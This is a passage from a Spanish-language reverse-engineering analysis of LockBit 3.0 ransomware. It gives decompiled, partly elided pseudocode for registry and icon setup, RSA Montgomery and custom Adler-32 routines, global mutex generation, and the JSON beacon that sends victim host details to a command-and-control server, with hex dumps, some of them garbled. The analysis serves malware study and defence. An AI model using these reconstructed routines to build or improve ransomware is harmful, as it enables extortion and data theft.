11                uVar8 = some_aplib_decompressor_func(extraout_ECX, ..., pbVar2, pbVar3);
12                local_18 = (int)uVar8;
13                if (local_18 != -1) { // Obtiene la ruta de C:\ProgramData
14                    (*ShGetSpecialFolderPathW)(0, local_264, 0x23, 0);
15                    // Añade una barra invertida final si falta (C:\ProgramData\)
16                    add_backslash_unicodestring_missing((int)local_264);
17                    // Concatena la extensión personalizada (C:\ProgramData\AFFGduKAp)
18                    (*wcscat)(local_264, param_1 + 2);
19                    ... // Recorre la cadena hasta el final y añade .ico
20                    // Crea el archivo .ico (C:\ProgramData\AFFGduKAp.ico)
21                    local_10 = (*CreateFileW)(local_264, 0x40000000, 0, 0, 2, 0x80, 0);
22                    if (local_10 != -1) { // Escribe los datos descomprimidos en el archivo
23                        iVar4 = (*WriteFile)(local_10, pbVar3, local_18, local_14, 0);
24                        if (iVar4 != 0) { // Crea la clave HKEY_LOCAL_MACHINE\AFFGduKAp (param_1)
25                            iVar4 = (*RegCreateKeyExW)(0x80000000, param_1, ..., &local_c, 0);
26                            if (iVar4 == 0) {
27                                iVar5 = param_1 + 2;
28                                iVar4 = (*wcslen)(iVar5);
29                                // HKEY_LOCAL_MACHINE\AFFGduKAp -> (Default) = "AFFGduKAp"
30                                iVar4 = (*RegSetValueExW)(local_c, &local_1c, 0, 1, iVar5, iVar4 * 2 + 2);
31                                if (iVar4 == 0) {
32                                    (*ZwClose)(local_c);
33                                    (*wcscpy)(local_5c, iVar5); // Copia el nombre de la clave en el búfer local
34                                    ... // Recorre nuevamente hasta el final de la cadena y añade \DefaultIcon
35                                    // Crea la subclave HKEY_LOCAL_MACHINE\AFFGduKAp\DefaultIcon
36                                    iVar4 = (*RegCreateKeyExW)(0x80000000, local_5c, ..., &local_c, 0);
37                                    if (iVar4 == 0) {
38                                        iVar4 = (*wcslen)(local_264);
39                                        // HKEY_LOCAL_MACHINE\AFFGduKAp\DefaultIcon -> (Default) = "C:\ProgramData\AFFGduKAp.ico"
40                                        iVar4 = (*RegSetValueExW)(local_c, &local_1c, 0, 1, local_264, iVar4 * 2 + 2);
41                                        if (iVar4 == 0) { // Notifica al shell de Windows el cambio
42                                            (*ShChangeNotify)(0x8000000, 0x1000, 0, 0);
43                                            local_8 = 1; // Éxito
44                                            ... // Libera búfer y cierra manejadores
45                                        }
46                                    }
47                                }
48                                return local_8; // Devuelve éxito (1) o fallo (0)
49                            }
50                        }
51                    }
52                }
53            }
54        }
55    }
56 }
```

`initialise_rsa_montgomery_checksum_context()`

- ▷ lockbit.exe
- ▼ setup\_environment\_and\_escalate\_preexploit()
  - initialise\_rsa\_montgomery\_checksum\_context()
    - ◊ random\_data\_128bytes\_copyp2\_func()
    - ◊ copy\_p3\_bytes\_from\_p2\_to\_p1()
    - ◊ montgomery\_transform\_one()
    - ◊ multi\_round\_custom\_adler32\_func()
    - ◊ rtl\_freeheap\_antidbg\_func()

La función `initialise_rsa_montgomery_checksum_context()` genera los datos criptográficos necesarios para el posterior encriptado, asegurando la integridad de dichas estructuras.

La función inicializa una estructura criptográfica basada en el algoritmo de Montgomery, para el proceso de cifrado de archivos en las posteriores operaciones de cifrado del ransomware. Comienza generando 128 bytes de datos aleatorios en DAT\_00425080 con la función `random_data_128bytes_copyp2_func()`, que introduce datos pseudoaleatorios junto a la clave RSA localizada en DAT\_00424f70. Tras esto, los datos generados se cifran en memoria temporalmente con la función `SystemFunction040()` [241], evitando su exposición directa en estado plano, copiando primero el contenido cifrado a DAT\_00424ff4, seguido de su descifrado de vuelta con `SystemFunction041()` [242].

Tras esto, el valor 1 se transforma a su representación de Montgomery respecto a la clave RSA en DAT\_00424f70, mediante la función `montgomery_transform_one()`, y el resultado se almacena en DAT\_00424ff4, que para verificar su integridad, se obtiene un resumen criptográfico de tipo Adler32 sobre el bloque transformado, almacenándose globalmente en DAT\_00424ff0. De esta manera, garantiza que los datos utilizados para el cifrado posterior se inicialicen y se puedan validar.

Address	Hex	ASCII
00E54F70	C9 77 2C 00 4D 6B DA D3 42 CA 43 A4 62 10 73 F5	Éw.,MkÓBÉC¤b,sö
00E54F80	C0 F7 98 0F 6A 23 95 33 1C 75 20 D5 EE AC 41 8E	Ä..j#.3.u Õí-A.
00E54F90	A7 2A 4E 5F 10 34 03 97 14 CF DF 35 6C 9 55 B2	§¶N..4...ÍTÉU=
00E54FA0	36 55 3C A6 DD 6E F8 19 AF CO 48 C4 BC AB 23 92	00!`Yno..AHÁ%«#.
00E54FB0	83 C3 3B 03 46 42 66 3A 6B D7 F7 BD 55 97 3E 08	.A, FBf:Kx%U.>.
00E54FC0	D4 B1 76 04 B7 6D 76 5A 15 08 D3 57 61 EA 10 08	Ó±v..mvZ..Ówáè.
00E54FD0	16 FD 55 2E 11 E5 B8 16 11 EE B9 1A 15 9A C2 57	ÿ.y..ù...í...åw
00E54FE0	C4 88 9A 47 59 DE F7 CC C1 78 75 A8 4B 7D 72 4B	Á..GYPCÍAxu.Klrk

Figura 4.437: Contenido de DAT 00424f70: módulo RSA de 1024 bits.

Address	Hex	ASCII
00E54FF0	EE 87 5E 48 68 DB FB A4 6E 99 E9 98 01 01 FA C9	i.^HhÙén, é...é

Figura 4.438: Contenido de DAT 00424ff0: checksum Adler32 final.

Address	Hex	ASCII
00E554FF0	EE 87 5E 48 68 DB FB A4 6E 99 E9 98 01 01 FA C9	í.^Hh0ùm.é...úE
00E55000	AF 2D 89 66 9F F8 D8 8C 08 9D F8 2F 1A 65 44 37	-..f.ø0...ø/.eD7
00E55010	FA 71 D5 82 72 65 09 FA 8C 5F 7C A1 78 22 59 CD	úqØ.re.ú._ ix"Yí
00E55020	3C 43 90 78 30 2E A7 B8 40 8B 93 F5 EC 84 43 66	<C.xo.ç@..öi.cf
00E55030	D2 E0 A1 E7 24 BA 25 08 1B 5E 85 0E 15 0E 89 86	öaiç\$%..^....
00E55040	F9 77 19 8C 63 5D 54 43 2D 9B 4E F2 C2 BE 64 28	uw..c]TC-.NòÁñd(
00E55050	04 76 6C 77 8B 21 E0 BB 96 D9 96 7D 24 27 54 95	.vlw.la».Ù.}\$.T.
00E55060	AB 30 CF B2 A5 2B 89 CC 99 71 47 62 F2 C0 6B D1	«OÍ=¥+.I.qGbòAkñ
00E55070	65 5B AD 1E 00 00 00 00 00 00 00 00 00 00 00 00 e[.....	e[.....

Figura 4.439: Contenido de DAT\_00424ff4: representación de Montgomery de 1 mód N.

Address	Hex	ASCII
00E55080	66 0F 9F B8 E7 AA 3C 0D 8C 52 4A 7F AD 2D 28 F9	f..ç<..RJ..-(ù
00E55090	84 D9 C2 A5 4F CF 86 C4 8D 6A 14 CA 66 91 D3 F4	.ÙÀ¥øI.A.j.Éf.Øô
00E550A0	7E CF F9 08 8F FD 6A DA E1 55 01 0D 4A 8C D5 7D	~ùù..ýjÙáU..J.Ø}
00E550B0	83 11 A6 A7 45 C5 6E 5C 08 7B 89 80 C4 75 B2 BA	..!SEAn\.{..AU=°
00E550C0	DA 49 F6 8F B2 A6 0A 7F A5 AD C6 28 DD C3 E5 7F	ÚIó.=!..¥.Æ(YÁà.
00E550D0	AF 12 BB 08 E5 67 93 ED 42 31 AC 14 71 6D 01 8C	..»..ág.iB1-.qm..
00E550E0	69 FC 36 BF F0 FB 52 21 E7 54 D7 13 E8 E7 A9 6F	iüG;ðùR!çTx.ëç@o
00E550F0	85 AF 1B C5 55 5B 0B FF 34 29 9D 47 DB AF D4 38	._.AU[.ý4).GÙ Ø8

Figura 4.440: Contenido de DAT\_00425080: 128 bytes aleatorios generados.

```

initialise_rsa_montgomery_checksum_context()

1  bool initialise_rsa_montgomery_checksum_context(void)
2  {
3      ...
4      puVar3 = &DAT_00424f70;                                // puntero a clave RSA (1024 bits)
5      puVar2 = &DAT_00425080;                                // puntero al búfer de 128 bytes
6      // genera 128 bytes aleatorios y copia oculta parte de la clave RSA en una posición pseudoaleatoria
7      random_data_128bytes_copyp2_func(puVar2,puVar3);
8      (*SystemFunction040)(&DAT_00425080,0x80,0);          // cifra el búfer con RtlEncryptMemory
9      copy_p3_bytes_from_p2_to_p1(&DAT_00424ff4,&DAT_00425080,0x80); // copia datos cifrados a otro búfer
10     (*SystemFunction041)(&DAT_00424ff4,0x80,0); // descifra el contenido de vuelta con RtlDecryptMemory
11     // transforma el número 1 a su representación de Montgomery módulo la clave RSA
12     montgomery_transform_one((uint *)&DAT_00424ff4,(uint *)&DAT_00424f70);
13     puVar1 = multi_round_custom_adler32_func(&DAT_00424ff4,0x80); // calcula su checksum Adler32
14     if (puVar1 != (uint *)0x0) {
15         _DAT_00424ff0 = *puVar1;                          // almacena checksum globalmente
16         rtl_freeheap_antidbg_func(puVar1);              // libera búfer
17     }
18     return puVar1 != (uint *)0x0;                      // devuelve true si el checksum fue exitoso
19 }
```

**random\_data\_128bytes\_copyp2\_func()**

```

▷ lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • initialise_rsa_montgomery_checksum_context()
            ◇ random_data_128bytes_copyp2_func()

```

Esta función simplemente invoca a la función que se desofusco dinámicamente en la función decompress\_obfuscated\_code\_func(), y que se referenció en la dirección global random\_data\_128bytes\_copyp2 (DAT\_00425194). Esta función genera 128 bytes de datos pseudoaleatorios y copia el contenido apuntado por el segundo parámetro a una posición aleatoria dentro del primer parámetro con los 128 bytes pseudoaleatorios.

```
random_data_128bytes_copyp2_func()

1 void random_data_128bytes_copyp2_func(void* param_1, void* param_2)
2 {
3     (*_random_data_128bytes_copyp2)(param_1, param_2);
4     return;
5 }
```

### copy\_p3\_bytes\_from\_p2\_to\_p1()

```
> lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • initialise_rsa_montgomery_checksum_context()
            ◇ copy_p3_bytes_from_p2_to_p1()
```

Esta función copia de memoria byte a byte, similar a `memcpy` [107], donde se transfieren exactamente `param_3` bytes desde una dirección de origen, `param_2`, a la dirección de destino, `param_1`, que se realiza mediante un bucle sencillo que decrementa el contador total de bytes especificado hasta que copie dicha cantidad.

```
copy_p3_bytes_from_p2_to_p1()

1 void copy_p3_bytes_from_p2_to_p1(void *param_1, void *param_2, int param_3)
2 { // Copia byte a byte de param_2 a param_1, param_3 bytes
3     for (; param_3 != 0; param_3 = param_3 + -1) {
4         *param_1 = *param_2;
5         param_2 = param_2 + 1;
6         param_1 = param_1 + 1;
7     }
8     return;
9 }
```

### montgomery\_transform\_one()

```
> lockbit.exe

    ▼ setup_environment_and_escalate_preexploit()
        • initialise_rsa_montgomery_checksum_context()
            ◇ montgomery_transform_one()
                ★ modular_exp_w_montgomery_reduction
```

Esta función calcula la representación de Montgomery del valor constante 1 respecto a la clave proporcionada en `param_2`, y almacena el resultado en `param_1`. La representación de Montgomery acelera operaciones de cifrado que son constantemente repetidas, como pueden ser las multiplicaciones durante el cifrado RSA, evitando divisiones costosas [418]. La implementación trata de representar un número  $x$  como  $x \cdot R$  mód  $N$ , donde  $R = 2^{1024}$  (en este caso, 128 bytes) y  $N$  es la clave RSA [419].

Primero, inicializa una estructura local de 1024 bits, `local_90`, colocando el valor 1 en el primer entero y dejando el resto en cero. A continuación invoca tres veces la reducción modular basada en Montgomery (`modular_exp_w_montgomery_reduction()`)

que aplica un algoritmo personalizado sobre la clave `param_2`. Estas reducciones ajustan los valores intermedios para dejar el valor final, preparado para operar en base al algoritmo de Montgomery. Finalmente, se copian los 128 bytes de la estructura local a `param_1` (32 enteros de 4 bytes), que con este valor se tendrá la base criptográfica del malware, con el que se asegura que las operaciones RSA empiecen desde un estado matemáticamente coherente para una mayor eficiencia.

```

montgomery_transform_one()

1 void montgomery_transform_one(uint *param_1, uint *param_2)
2 {
3     ...
4     puVar4 = local_90; // Inicializa local_90 con ceros excepto la primera palabra
5     local_90[1] = 0;
6     ...
7     local_90[0x1f] = 0;
8     local_90[0] = 1; // Establece el valor 1
9     // Realiza tres reducciones modulares basadas en Montgomery para transformar 1 con param_1 y param_2
10    modular_exp_w_montgomery_reduction(puVar4, auStack_120, param_2, param_1);
11    modular_exp_w_montgomery_reduction(puVar4, auStack_120, param_2, (uint *)0x0);
12    modular_exp_w_montgomery_reduction(puVar4, auStack_120, param_2, param_1);
13    iVar5 = 8; // Copia el resultado final de puVar4 a param_1 (32 WORDS, 1024 bits)
14    do {
15        uVar1 = puVar4[1];           // Copia WORD 1 (4 bytes)
16        uVar2 = puVar4[2];           // Copia WORD 2 (4 bytes)
17        uVar3 = puVar4[3];           // Copia WORD 3 (4 bytes)
18        *param_1 = *puVar4;          // Copia WORD 0 (4 bytes)
19        param_1[1] = uVar1;
20        param_1[2] = uVar2;
21        param_1[3] = uVar3;
22        puVar4 = puVar4 + 4;         // Avanza al siguiente bloque de 4 WORDS
23        param_1 = param_1 + 4;
24        iVar5 = iVar5 - 1;          // Decrementa el contador de bloques
25    } while (iVar5 != 0);          // Repite 8 veces para copiar los 1024 bits
26    return;
27 }

```

### `modular_exp_w_montgomery_reduction()`

```

▷ lockbit.exe

▼ ...
    • montgomery_transform_one()
        ◇ modular_exp_w_montgomery_reduction()
            ★ montgomery_reduction_func()

```

Esta función aplica una serie de reducciones modulares del algoritmo de Montgomery de reducción, con la función `montgomery_reduction_func()`. En cada iteración realiza una copia intermedia del contenido de `param_1` en `param_2`, y posteriormente se aplica una operación de reducción respecto a la clave RSA especificada en `param_3`, que se repite hasta ocho veces donde el resultado intermedio de `param_1` actúa como acumulador de la transformación. Además, si `param_4` no es nulo, lo utiliza como valor adicional en una reducción final. Este comportamiento es típico de una exponentiación modular, en la que un valor base se transforma repetidamente reflejándose en una transformación final en `param_1` [420].

**modular\_exp\_w\_montgomery\_reduction()**

```

1 void modular_exp_w_montgomery_reduction(uint *param_1,uint *param_2,uint *param_3,uint *param_4)
2 {
3     ... // Copiar param_1 en param_2 como antes - memcpy personalizada (param_2, param_1, 128)
4     montgomery_reduction_func(param_1,param_2,param_3); // Primera reducción modular
5     ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
6     montgomery_reduction_func(param_1,param_2,param_3); // Segunda reducción modular
7     ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
8     montgomery_reduction_func(param_1,param_2,param_3); // Tercera reducción modular
9     ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
10    montgomery_reduction_func(param_1,param_2,param_3); // Cuarta reducción modular
11    ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
12    montgomery_reduction_func(param_1,param_2,param_3); // Quinta reducción modular
13    ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
14    montgomery_reduction_func(param_1,param_2,param_3); // Sexta reducción modular
15    ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
16    montgomery_reduction_func(param_1,param_2,param_3); // Séptima reducción modular
17    ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
18    montgomery_reduction_func(param_1,param_2,param_3); // Octava reducción modular
19    if (param_4 != (uint *)0x0) { // Reducción final opcional si se proporciona param_4
20        ... // Copiar param_1 en param_2 como antes - memcpy(param_2, param_1, 128)
21        montgomery_reduction_func(param_1,param_4,param_3); // Reducción final con param_4
22    }
23    return;
24 }
```

**montgomery\_reduction\_func()**

```

▷ lockbit.exe
    ▼ ...
        • montgomery_transform_one()
            ◇ modular_exp_w_montgomery_reduction()
                ★ montgomery_reduction_func()
```

La función `montgomery_reduction_func()` implementa una reducción modular eficiente, que se trata de una implementación personalizada del algoritmo REDC (Reduction using the Coefficient) [419] descrito por Montgomery y replicado en la función `bn_from_montgomery_word()` de `bn_mont.c` del proyecto OpenSSL [421]. Una de las características clave es el uso de rotaciones con acarreo (RCL) en lugar de divisiones, lo cual permite aplicar la reducción WORD a WORD sin generar llamadas adicionales ni multiplicaciones lentas. Para comprobar que se parece a dicha implementación se realiza la siguiente comparativa:

- En el código de ensamblador de LockBit 3.0, comienza realizando una rotación con acarreo para propagar el resultado parcial entre WORD, que se refleja de igual forma en el inicio del bucle de reducción de OpenSSL:

**LockBit 3.0**

```

lockbit.exe
1 RCL dword ptr [EAX + offset], 1
```

**OpenSSL**

```

bn_mont.c
1 carry -= bn_sub_words(rp, ap, np, nl);
```

- En el código de ensamblador de LockBit 3.0, realiza una resta condicional con acarreo que en caso de que ocurra un *préstamo* restaura el valor anterior, siendo equivalente a OpenSSL en el paso condicional final de `bn_from_montgomery_word()`:

## LockBit 3.0

```
lockbit.exe
1 SBB [EAX + 0x7c], EDI
2 JNC LAB_0040206c ; Si no hay acarreo,
→ continua
3 ...
4 ADC [EAX + 0x7c], EDI ; Restaura si hubo
→ resta incorrecta
```

## OpenSSL

```
bn_mont.c
1 carry -= bn_sub_words(rp, ap, np, nl);
2 for (i = 0; i < nl; i++) {
3     rp[i] = (carry&ap[i]) | (~carry&rp[i]);
4     ap[i] = 0;
5 }
```

- Ambos códigos implementan una lógica de selección entre un valor original y un valor reducido dependiendo del acarreo/préstamo. En LockBit 3.0 esto se hace con las operaciones SBB y ADC y en OpenSSL mediante máscaras condicionales o operaciones lógicas.

### multi\_round\_custom\_adler32\_func()

```
▷ lockbit.exe
    ▼ setup_environment_and_escalate_preeexploit()
        • initialise_rsa_montgomery_checksum_context()
            ◇ multi_round_custom_adler32_func()
                ★ custom_adler32_checksum_func()
```

Esta función genera un resumen criptográfico mediante múltiples llamadas a un algoritmo Adler-32, siendo invocado un total de tres veces consecutivas mediante la función `custom_adler32_checksum_func()` que cada una es invocada con una versión del resultado anterior con bytes intercambiados. El valor final se almacena en un bloque de 4 bytes reservado dinámicamente con `allocate_data_processheap_antidbg()`, garantizando así un mecanismo de integridad propio sin depender de bibliotecas estándar.

### multi\_round\_custom\_adler32\_func()

```
1 uint * multi_round_custom_adler32_func(byte *param_1, uint param_2)
2 {
3     ...
4     if ((param_2 != 0) && (param_1 != (byte *)0x0)) // Validación de parámetros
5     {
6         puVar2 = (uint *)allocate_data_processheap_antidbg(4); // Reserva 4 bytes
7         if (puVar2 != (uint *)0x0) // Si la reserva fue exitosa
8         {
9             // Primera ronda del checksum con semilla fija 0x00d6917a
10            uVar1 = custom_adler32_checksum_func(param_1, param_2, 0xd6917a);
11            uVar1 = custom_adler32_checksum_func( // Segunda ronda, resultado bytes intercambiados
12                param_1, param_2,
13                uVar1 >> 0x18 | // byte 0 (MSB) -> byte 3
14                (uVar1 & 0xff0000) >> 8 | // byte 1 -> byte 2
15                (uVar1 & 0xff00) << 8 | // byte 2 -> byte 1
16                uVar1 << 0x18 ); // byte 3 (LSB) -> byte 0
17            uVar1 = custom_adler32_checksum_func( // Tercera ronda, resultado bytes intercambiados
18                param_1, param_2,
19                uVar1 >> 0x18 |
20                (uVar1 & 0xff0000) >> 8 |
21                (uVar1 & 0xff00) << 8 |
22                uVar1 << 0x18 );
23            // Se guarda el resultado final intercambiado en memoria dinámica
24            *puVar2 = uVar1>>0x18 | (uVar1&0xff0000)>>8 | (uVar1&0xff00)<<8 | uVar1<<0x18;
25        }
26        return puVar2; // Retorna el puntero al checksum calculado (o NULL)
```

### custom\_adler32\_checksum\_func()

```

> lockbit.exe

    ▼ setup_environment_and_escalate_preeexploit()
        • initialise_rsa_montgomery_checksum_context()
            ◇ multi_round_custom_adler32_func()
                ★ custom_adler32_checksum_func()

```

La función `custom_adler32_checksum_func()` implementa una variante personalizada del algoritmo Adler-32 para generar un checksum. Su comportamiento reproduce el mismo flujo de procesamiento descrito en la implementación de `adler32.c` del proyecto ZLib [422], utilizando la misma constante modular 65521 y dividiendo el estado inicial en dos acumuladores de 16 bits.

- Al inicio, el valor de entrada (semilla) se separa a dos variables de 16 bits al igual que en la implementación original:

#### LockBit 3.0

<b>lockbit.exe</b>	
1    uVar1 = param_3 & 0xffff;	// adler
2    uVar2 = param_3 >> 0x10;	// sum2

#### ZLib

<b>adler32.c</b>	
1    sum2 = (adler >> 16) & 0xffff;	
2    adler &= 0xffff;	

- Ambas versiones truncan el resultado respecto a 65521 al finalizar cada iteración del resumen criptográfico, para que el resultado se mantenga en un rango válido:

#### LockBit 3.0

<b>lockbit.exe</b>	
1    uVar1 = uVar1 % 0x1000f;	
2    uVar2 = uVar2 % 0x1000f;	

#### ZLib


<b>adler32.c</b>	
1    #define BASE 65521U	
2    #define MOD(a) a %= BASE	

### Análisis de puntos relevantes de la etapa final - FUN\_00417458()

Con el objetivo de agilizar el análisis del resto de la ejecución de LockBit 3.0 y desplazar el foco del cifrado de archivos a otras funcionalidades relevantes, se presenta a continuación, un análisis principalmente dinámico centrado en los mecanismos de persistencia, movimiento lateral y otros aspectos relevantes. Esta aproximación permite identificar con mayor eficiencia los mecanismos de explotación y propagación más importantes, más allá del cifrado de archivos.

### Creación de Mutex para concurrencia

#### FUN\_00409bb0()




En esta función se obtiene el mutex personalizado para la futura encriptación y parallelización de funciones, solo si la bandera DAT\_00425129 está activada. Si está activa, se genera el nombre del mutex global con FUN\_00407fbc(), y luego intenta abrirlo mediante la función OpenMutexW [182].

### FUN\_00409bb0()

```

1 void FUN_00409bb0(void)
2 {
3     ... // Comprueba bandera de funcionalidad
4     if (DAT_00425129 != 0) { // Obtiene mutex basado en hash GUID
5         local_8 = FUN_00407fbc(); // Global\0c59d3d18c5fd19369e5de86ac7ebb90
6         DAT_004251a4 = (*OpenMutexW)(0x100000,0,local_8); // Abre mutex
7     ...
8 }
9 }
  
```

### FUN\_00407fbc()



En esta función se construye un identificador único de mutex. al generar el GUID derivado de la clave RSA con get\_guid\_w\_rsa\_md5hash(), aplica la función de hash personalizada a la que nuevamente realiza un nuevo hash con MD4 [209]. Con esto, construye el mutex en la cadena formato Global\%08x%08x%08x%08x%08x, que se desofusca con decode\_n\_blocks\_w\_mask\_func(), y es formateada con los valores extraídos del hash. El resultado que se obtiene, es un mutex pseudoaleatorio único e igual por víctima, evitando así firmas comunes que puedan detectar las soluciones de seguridad.




Figura 4.441: Formato del del mutex desofuscado

Address	Hex	ASCII
0153C900	47 00 6C 00	G.
0153C910	63 00 35 00	l.o.b.a.1.\0.
0153C920	63 00 35 00	c.5.9.d.3.d.1.8.
0153C930	39 00 65 00	c.5.f.d.1.9.3.6.
0153C940	63 00 37 00	9.e.5.d.e.8.6.a.
	65 00 62 00	c.7.e.b.b.9.0...
	62 00 39 00	
	30 00 00 00	

Figura 4.442: Nombre final del mutex Global\0c59d3d18c5fd19369e5de86ac7ebb90.

**FUN\_00407fbc()**

```

1 int FUN_00407fbc(void)
2 {
3     ... // Obtener GUID en base a clave a RSA
4     uVar2 = get_guid_w_rsa_md5hash(local_120);
5     if ((int)uVar2 != 0) { // Hashea el GUID con hash personalizado
6         uVar2 = custom_hashing_function(...,(int)(uVar2 >> 0x20),local_120,0);
7         local_8 = (undefined4)uVar2;
8         (*memset)(local_70,0,0x68);
9         (*MD4Init)(local_70);
10        (*MD4Update)(local_70,&local_8,4);
11        (*MD4Final)(local_70); // Hace hash otra vez con MD4
12        ... // Bloque ofuscado: Global\%.8x%.8x%.8x%.8x
13        decode_n_blocks_w_mask_func(local_a0,0xc);
14        iVar1 = FUN_004068c0(0x50);
15        if (iVar1 != 0) { // Mutex p.ej Global\0c59d3d18c5fd19369e5de86ac7ebb90
16            (*_swprintf)(iVar1,local_a0,local_18,local_14,local_10,local_c);
17        }
18        return iVar1;
19    }
}

```

**Exfiltración de datos al servidor C&C****Hilo 0x40d88c**

```

▷ lockbit.exe
  ▼ FUN_00417458()
    • FUN_00417034()
      ◇ Hilo FUN_0040d88a()
      ★ FUN_004017b0

```

El hilo que se ejecuta en la dirección 0x40d88c, es el encargado de preparar la información necesaria de la víctima para exfiltrar dicha información al servidor de comando y control (C&C). Los datos a exfiltrar se formatean en JSON, incluyendo campos como la versión del bot, el identificador único de la máquina, identificador de afiliado, nombre del usuario y equipo, y características del sistema.

Primero con la función FUN\_0040cd04, recopila el nombre del equipo.

Figura 4.443: Extrae el nombre del host en formato JSON

Con FUN\_0040cedc genera una cadena aleatoria de tipo UUID utilizada como `bot_id` para que el atacante pueda identificar de forma única a la víctima.

Figura 4.444: Obtiene el ID del único de la víctima `bot_id`

Posteriormente, con la función `decode_n_blocks_w_mask_func()`, desofusca la cadena de formato "%u.%u" que se utilizará en la construcción del mensaje.




Figura 4.445: Cadena de formato desofuscado

Finalmente, descifra el payload ubicado en DAT\_0041d23c, el cual contiene parte de la plantilla del mensaje a enviar al servidor C&C.

Address	Hex	ASCII
0148F7A8	7B 0D 0A 22 62 6F 74 5F 76 65 72 73 69 6F 6E 22	{.. "bot_version"
0148F7B8	3A 22 25 73 22 2C 0D 0A 22 62 6F 74 5F 69 64 22	:"%s",.. "bot_id"
0148F7C8	3A 22 25 73 22 2C 0D 0A 22 62 6F 74 5F 63 6F 6D	:"%s",.. "bot_com
0148F7D8	70 61 6E 79 22 3A 22 25 2E 38 78 25 2E 38 78 25	pany": "%.8x%.8x%
0148F7E8	2E 38 78 25 2E 38 78 25 22 2C 0D 0A 25 73 0D 0A	.8x%.8x%", ..%s..
0148F7F8	7D 00 AB AB AB AB AB AB 00 00 00 00 00 00 00 00	}.<<<<<<<<.....

Figura 4.446: Plantilla JSON - Mensaje a enviar al servidor C&amp;C

Plantilla JSON - mensaje a servidor C&C	
1	{
2	"bot_version": "%s",
3	"bot_id": "%s",
4	"bot_company": "%.8x%.8x%.8x%.8x",
5	%s
6	}

Una vez recopilada toda la información del sistema con la función FUN\_0040cd04(), el ransomware utiliza la función `sprintf` [21] para reemplazar los campos en la estructura JSON con la información recopilada, que será enviada al servidor de comando y control (C&C). A continuación se muestra un ejemplo de la información exfiltrada:

Address	Hex	ASCII
014933A0	7B 0D 0A 22 62 6F 74 5F 76 65 72 73 69 6F 6E 22	{.. "bot_version"
014933B0	3A 22 31 2E 30 22 2C 0D 0A 22 62 6F 74 5F 69 64	:"1.0",.. "bot_id
014933C0	22 3A 22 64 31 64 33 35 39 30 63 39 33 64 31 35	:"d1d3590c93d15
014933D0	66 38 63 38 36 64 65 65 35 36 39 39 30 62 62 37	f8c86dee56990bb7
014933E0	65 61 63 22 2C 0D 0A 22 62 6F 74 5F 63 6F 6D 70	eac",.. "bot_comp
014933F0	61 6E 79 22 3A 22 30 30 30 30 30 30 30 30 30 30	any": "000000000000
01493400	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30	0000000000000000
01493410	30 30 30 30 30 22 2C 0D 0A 22 68 6F 73 74 5F	000000", .. "host_
01493420	68 6F 73 74 6E 61 6D 65 22 3A 22 44 45 53 4B 54	hostname": "DESKT
01493430	4F 50 2D 45 42 4E 49 49 53 45 22 2C 0D 0A 22 68	OP-EBNIISE",.. "h
01493440	6F 73 74 5F 75 73 65 72 22 3A 22 41 4E 4F 4E 22	ost_user": "ANON"
01493450	2C 0D 0A 22 68 6F 73 74 5F 6F 73 22 3A 22 57 69	,.. "host_os": "Wi
01493460	6E 64 6F 77 73 20 31 30 20 50 72 6F 22 2C 0D 0A	nдовs 10 Pro",..
01493470	22 68 6F 73 74 5F 64 6F 6D 61 69 6E 22 3A 22 57	"host_domain": "W
01493480	4F 52 4B 47 52 4F 55 50 22 2C 0D 0A 22 68 6F 73	ORKGROUP",.. "hos
01493490	74 5F 61 72 63 68 22 3A 22 78 36 34 22 2C 0D 0A	t_arch": "x64",..
014934A0	22 68 6F 73 74 5F 6C 61 6E 67 22 3A 22 65 6E 2D	"host_lang": "en-
014934B0	47 42 22 2C 0D 0A 22 64 69 73 6B 73 5F 69 6E 66	GB",.. "disks_inf
014934C0	6F 22 3A 5B 0D 0A 7B 0D 0A 22 64 69 73 6B 5F 6E	o": [..{.. "disk_n
014934D0	61 6D 65 22 3A 22 43 22 2C 0D 0A 22 64 69 73 6B	ame": "C",.. "disk
014934E0	5F 73 69 7A 65 22 3A 22 36 30 38 33 32 22 2C 0D	_size": "60832",..
014934F0	0A 22 66 72 65 65 5F 73 69 7A 65 22 3A 22 39 32	."free_size": "92
01493500	37 35 22 0D 0A 7D 0D 0A 5D 0D 0A 7D 00 00 00 00	75"}...}...}....


Figura 4.447: JSON - Mensaje a enviar al servidor C&amp;C

### Plantilla JSON - mensaje a servidor C&C

```

1  {
2      "bot_version": "1.0",           <- Versión del malware
3      "bot_id": "did3590c93d15f8c86dee56990bb7eac", <- ID único del bot
4      "bot_company": "00000000000000000000000000000000", <- Información de afiliado
5      "host_hostname": "DESKTOP-EBNIISE",          <- Nombre del host
6      "host_user": "ANON",                  <- Usuario en sesión
